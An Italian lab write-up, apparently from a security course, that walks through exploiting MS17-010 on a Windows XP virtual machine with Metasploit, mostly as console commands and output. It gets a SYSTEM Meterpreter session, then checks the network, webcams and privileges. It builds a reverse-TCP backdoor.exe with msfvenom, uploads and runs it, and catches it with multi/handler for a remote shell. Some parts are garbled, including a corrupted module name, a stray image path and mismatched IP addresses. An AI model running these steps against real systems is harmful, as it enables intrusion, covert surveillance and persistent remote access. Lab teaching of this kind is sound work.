2  auxiliary/admin/smb/ms17_010_command     2017-03-14  normal  No     MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Command Execution
3  auxiliary/scanner/smb/smb_ms17_010       2017-03-14  normal  No     MS17-010 SMB RCE Detection

Interact with a module by name or index. For example info 3, use 3 or use auxiliary/scanner/smb/smb_ms17_010

msf6 > use 1
[*] Using configured payload windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_psexec) >
```



Individuiamo l'exploit da utilizzare utilizzando il seguente comando:

**use 1**

Una volta caricato il modulo possiamo mostrare le opzioni del tool così da compilare tutti i campi mancanti essenziali al funzionamento del modulo. Il comando è **Show options**

```
msf6 > search ms17_010
Matching Modules
=====
#  Name          Disclosure Date  Rank   Check  Description
-  exploit/windows/smb/ms17_010_永恒蓝      2017-03-14  average Yes    MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
1  exploit/windows/smb/ms17_010_psexec      2017-03-14  normal  Yes    MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Code Execution
2  auxiliary/admin/smb/ms17_010_command     2017-03-14  normal  No     MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Command Execution
3  auxiliary/scanner/smb/smb_ms17_010       2017-03-14  normal  No     MS17-010 SMB RCE Detection

Interact with a module by name or index. For example info 3, use 3 or use auxiliary/scanner/smb/smb_ms17_010

msf6 > use 1
[*] Using configured payload windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_psexec) > show options

Module options (exploit/windows/smb/ms17_010_psexec):
=====
Name          Current Setting  Required  Description
----          ----           ----
DIGITRACE      false          yes       Show extra debug trace info
LEAKATTEMPTS   99             yes       How many times to try to leak transaction
NAMEDPIPE      /usr/share/metasploit-framework/data/wordlists/named_pipes.txt yes       A named pipe that can be connected to (leave blank for auto)
NAMED_PIPES    /usr/share/metasploit-framework/data/wordlists/named_pipes.txt yes       List of named pipes to check
RHOSTS        192.168.166.200  yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT         445             yes       The Target port (TCP)
SERVICE_DESCRIPTION
SERVICE_DISPLAY_NAME
SERVICE_NAME
SHARE          ADMIN$          yes       The share to connect to, can be an admin share (ADMIN$,C$, ...) or a normal read/write folder share
SMBDomain
SMBPass
SMBUser

Required  Description
----       ----
yes       Show extra debug trace info
yes       How many times to try to leak transaction
no        A named pipe that can be connected to (leave blank for auto)
yes       List of named pipes to check
yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
yes       The Target port (TCP)
no        Service description to be used on target for pretty listing
no        The service display name
no        The service name
yes       The share to connect to, can be an admin share (ADMIN$,C$, ...) or a normal read/write folder share
no        The Windows domain to use for authentication
no        The password for the specified username
no        The username to authenticate as

Payload options (windows/meterpreter/reverse_tcp):
=====
Name          Current Setting  Required  Description
----          ----           ----
EXITFUNC      thread          yes       Exit technique (Accepted: '', seh, thread, process, none)
LHOST         192.168.166.100  yes       The listen address (an interface may be specified)
LPDRT         8888            yes       The listen port

Exploit target:
=====
Id  Name
-- 
0  Automatic

View the full module info with the info, or info -d command.
msf6 exploit(windows/smb/ms17_010_psexec) >
```

Inseriamo i seguenti comandi per completare i campi required affinché il modulo funzioni correttamente:

- set RHOST 192.168.56.200 (indirizzo ip host target)
- set LHOST 192.168.56.100 (Indirizzo ip host attaccante)
- set LPORT 8888 (Porta in ascolto)

una volta inseriti i dati che ci servono, possiamo controllare che sia stato preso tutto correttamente, usando nuovamente il comando “**show options**”

```
msf6 exploit(windows/smb/ms17_010_psexec) > set rhost 192.168.166.200
rhost => 192.168.166.200
msf6 exploit(windows/smb/ms17_010_psexec) > set lport 8888
lport => 8888
msf6 exploit(windows/smb/ms17_010_psexec) > show options

Module options (exploit/windows/smb/ms17_010_psexec):
```

Name	Current Setting	Required	Description
DBGTRACE	false	yes	Show extra debug trace info
LEAKATTEMPTS	99	yes	How many times to try to leak transaction
NAMEDPIPE		no	A named pipe that can be connected to (leave blank f or auto)
NAMED_PIPES	/usr/share/metasploit-framework/data/wordlists/named_pipes.txt	yes	List of named pipes to check
RHOSTS	192.168.166.200	yes	The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT	445	yes	The Target port (TCP)
SERVICE_DESCRIPTION		no	Service description to be used on target for pretty listing
SERVICE_DISPLAY_NAME		no	The service display name
SERVICE_NAME		no	The service name
SHARE	ADMIN\$	yes	The share to connect to, can be an admin share (ADMIN\$,C\$,...) or a normal read/write folder share
SMBDomain	.	no	The Windows domain to use for authentication
SMBPass		no	The password for the specified username
SMBUser		no	The username to authenticate as

```
Payload options (windows/meterpreter/reverse_tcp):
```

Name	Current Setting	Required	Description
EXITFUNC	thread	yes	Exit technique (Accepted: '', seh, thread, process, none)
LHOST	192.168.166.100	yes	The listen address (an interface may be specified)
LPORT	8888	yes	The listen port

```
Exploit target:
```

Id	Name
0	Automatic

```
View the full module info with the info, or info -d command.
```

```
msf6 exploit(windows/smb/ms17_010_psexec) > █
```

# EXPLOIT

Settato tutto, possiamo procedere con il lanciare l'exploit, usando appunto il comando “**exploit**”

```
msf6 exploit(windows/smb/ms17_010_psexec) > exploit

[*] Started reverse TCP handler on 192.168.166.100:8888
[*] 192.168.166.200:445 - Target OS: Windows 5.1
[*] 192.168.166.200:445 - Filling barrel with fish ... done
[*] 192.168.166.200:445 - ←———— | Entering Danger Zone | —————→
[*] 192.168.166.200:445 - [*] Preparing dynamite...
[*] 192.168.166.200:445 - [*] Trying stick 1 (x86) ... Boom!
[*] 192.168.166.200:445 - [+] Successfully Leaked Transaction!
[*] 192.168.166.200:445 - [+] Successfully caught Fish-in-a-barrel
[*] 192.168.166.200:445 - ←———— | Leaving Danger Zone | —————→
[*] 192.168.166.200:445 - Reading from CONNECTION struct at: 0x81dc9ad8
[*] 192.168.166.200:445 - Built a write-what-where primitive...
[*] 192.168.166.200:445 - Overwrite complete... SYSTEM session obtained!
[*] 192.168.166.200:445 - Selecting native target
[*] 192.168.166.200:445 - Uploading payload... LedbHCSK.exe
[*] 192.168.166.200:445 - Created '\LedbHCSK.exe'...
[+] 192.168.166.200:445 - Service started successfully...
[*] 192.168.166.200:445 - Deleting '\LedbHCSK.exe'...
[*] Sending stage (176198 bytes) to 192.168.166.200
[*] Meterpreter session 2 opened (192.168.166.100:8888 → 192.168.166.200:1046) at 2024-07-15 05:46:42 -0400

meterpreter > █
```

## METERPRETER

Ci viene chiesto se la macchina target è una macchina virtuale oppure una macchina fisica.

Per controllare ciò usiamo il comando “**run post/windows/gather/checkvm**”

```
meterpreter > run post/windows/gather/checkvm
[*] Checking if the target is a Virtual Machine ...
[+] This is a VirtualBox Virtual Machine
```

Fatto ciò, controlliamo le impostazioni di rete della macchina target con il comando "ifconfig" e "route"

```
meterpreter > ifconfig
```

Interface 1

---

Name : MS TCP Loopback interface  
Hardware MAC : 00:00:00:00:00:00  
MTU : 1520  
IPv4 Address : 127.0.0.1

Interface 2

---

Name : Scheda server Intel(R) PRO/1000 Gigabit - Miniport dell'Utilità di pianificazione pacchetti  
Hardware MAC : 08:00:27:5c:8d:1c  
MTU : 1500  
IPv4 Address : 192.168.166.200  
IPv4 Netmask : 255.255.255.0

←

→

IPv4 network routes				
Subnet	Netmask	Gateway	Metric	Interface
0.0.0.0	0.0.0.0	192.168.166.1	10	2
127.0.0.0	255.0.0.0	127.0.0.1	1	1
192.168.166.0	255.255.255.0	192.168.166.200	10	2
192.168.166.200	255.255.255.255	127.0.0.1	10	1
192.168.166.255	255.255.255.255	192.168.166.200	10	2
224.0.0.0	240.0.0.0	192.168.166.200	10	2
255.255.255.255	255.255.255.255	192.168.166.200	1	2

Controlliamo anche se la macchina target ha a disposizione delle webcam attive con il seguente comando: "**webcam\_list**", notando come sia presente una webcam attiva.

```
meterpreter > webcam_list
1: Periferica video USB
meterpreter > █
```

Di seguito è presente anche lo screenshot della macchina virtuale per confermare che siamo presenti su di essa.



Ed infine, con il comando "**getprivs**" possiamo ottenere i privilegi dell'utente.

```
meterpreter > getprivs
Enabled Process Privileges
=====
Name
-----
SeAssignPrimaryTokenPrivilege
SeAuditPrivilege
SeBackupPrivilege
SeChangeNotifyPrivilege
SeCreateGlobalPrivilege
SeCreatePagefilePrivilege
SeCreatePermanentPrivilege
SeCreateTokenPrivilege
SeDebugPrivilege
SeImpersonatePrivilege
SeIncreaseBasePriorityPrivilege
SeIncreaseQuotaPrivilege
SeLoadDriverPrivilege
SeLockMemoryPrivilege
SeManageVolumePrivilege
SeProfileSingleProcessPrivilege
SeRestorePrivilege
SeSecurityPrivilege
SeShutdownPrivilege
SeSystemEnvironmentPrivilege
SeSystemtimePrivilege
SeTakeOwnershipPrivilege
SeTcbPrivilege
SeUndockPrivilege
```

# BACKDOOR

Iniziamo specificando che useremo la stessa sessione di meterpreter aperta in precedenza, con l'exploit “**ms17\_010**” e nel mentre apriremo un'altra sessione, però questa volta di msfvenom per uploadare il payload all'interno del file eseguibile “**backdoor.exe**”

Per fare ciò useremo il comando “**msfvenom -p /windows/meterpreter/reverse\_tcp LHOST=192.168.166.100 LPORT=8888 -f exe > backdoor.exe**”

```
(kali㉿kali)-[~]
$ cd Desktop


(kali㉿kali)-[~/Desktop]
$ msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.166.100 LPORT=8888 -f exe > backdoor.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
```

Di conseguenza continuiamo ed uploadiamo la backdoor sulla macchina target usando il comando “**meterpreter > upload /root/backdoor.exe C:\\Windows\\Temp\\backdoor.exe**”

```
meterpreter > upload /home/kali/Desktop/backdoor.exe C:\\Windows\\Temp\\backdoor.exe
[*] Uploading : /home/kali/Desktop/backdoor.exe → C:\\Windows\\Temp\\backdoor.exe
[*] Uploaded 72.07 KiB of 72.07 KiB (100.0%): /home/kali/Desktop/backdoor.exe → C:\\Windows\\Temp\\backdoor.exe
[*] Completed : /home/kali/Desktop/backdoor.exe → C:\\Windows\\Temp\\backdoor.exe
meterpreter > █
```

# BACKDOOR

Come possiamo vedere dallo screenshot, si nota che il file .exe è stato immesso nella macchina target in attesa di essere eseguito.



Apriamo una nuova sessione di metasploit e carichiamo l'exploit multihandler.

```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > show options
```

Module options (exploit/multi/handler):

Name	Current Setting	Required	Description
------	-----------------	----------	-------------

Payload options (generic/shell\_reverse\_tcp):

Name	Current Setting	Required	Description
LHOST		yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

Exploit target:

Id	Name
0	Wildcard Target

View the full module info with the `info`, or `info -d` command.

A pink arrow points from the 'show options' command in the terminal to the 'Required' column of the Payload options table.

Attraverso il modulo multihandler digitiamo il comando “show options” per avere tutte le opzioni disponibili del modulo.

con i seguenti comandi:

**-set lhost 192.168.166.100**  
**-set lport 8888**  
**-set payload windows/meterpreter/reverse\_tcp**

# EXPLOIT

Una volta controllato e fillato i campi required nel multi handler, procediamo al suo avvio tramite il comando “run”. In questo modo ci andremo a mettere in ascolto nella porta 8888 con un reverse Tcp

```
msf6 exploit(multi/handler) > set lhost 192.168.166.100
lhost => 192.168.166.100
msf6 exploit(multi/handler) > set lport 8888
lport => 8888
msf6 exploit(multi/handler) >

msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.166.100:8888
```

# EXPLOIT

Adesso dobbiamo eseguire la backdoor nella macchina target. Possiamo farlo tramite il seguente comando:

```
meterpreter > execute -f C:\Windows\Temp\backdoor.exe
Process 816 created.
meterpreter > █
```

Una volta avviata la backdoor tramite la sessione meterpreter possiamo osservare che il multi handler riceve ora la sessione della backdoor ed apre una nuova sessione meterpreter nella macchina attaccante.

```
msf6 exploit(multi/handler) > set lhost 192.168.166.100
lhost => 192.168.166.100
msf6 exploit(multi/handler) > set lport 8888
lport => 8888
msf6 exploit(multi/handler) >

msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.166.100:8888
[*] Sending stage (176198 bytes) to 192.168.166.200
[*] Meterpreter session 1 opened (192.168.166.100:8888 → 192.168.166.200:1133) at 2024-07-15 08:26:11 -0400

meterpreter > shell
Process 232 created.
Channel 1 created.
Microsoft Windows XP [Versione 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>cd ..
```

---

THANK YOU

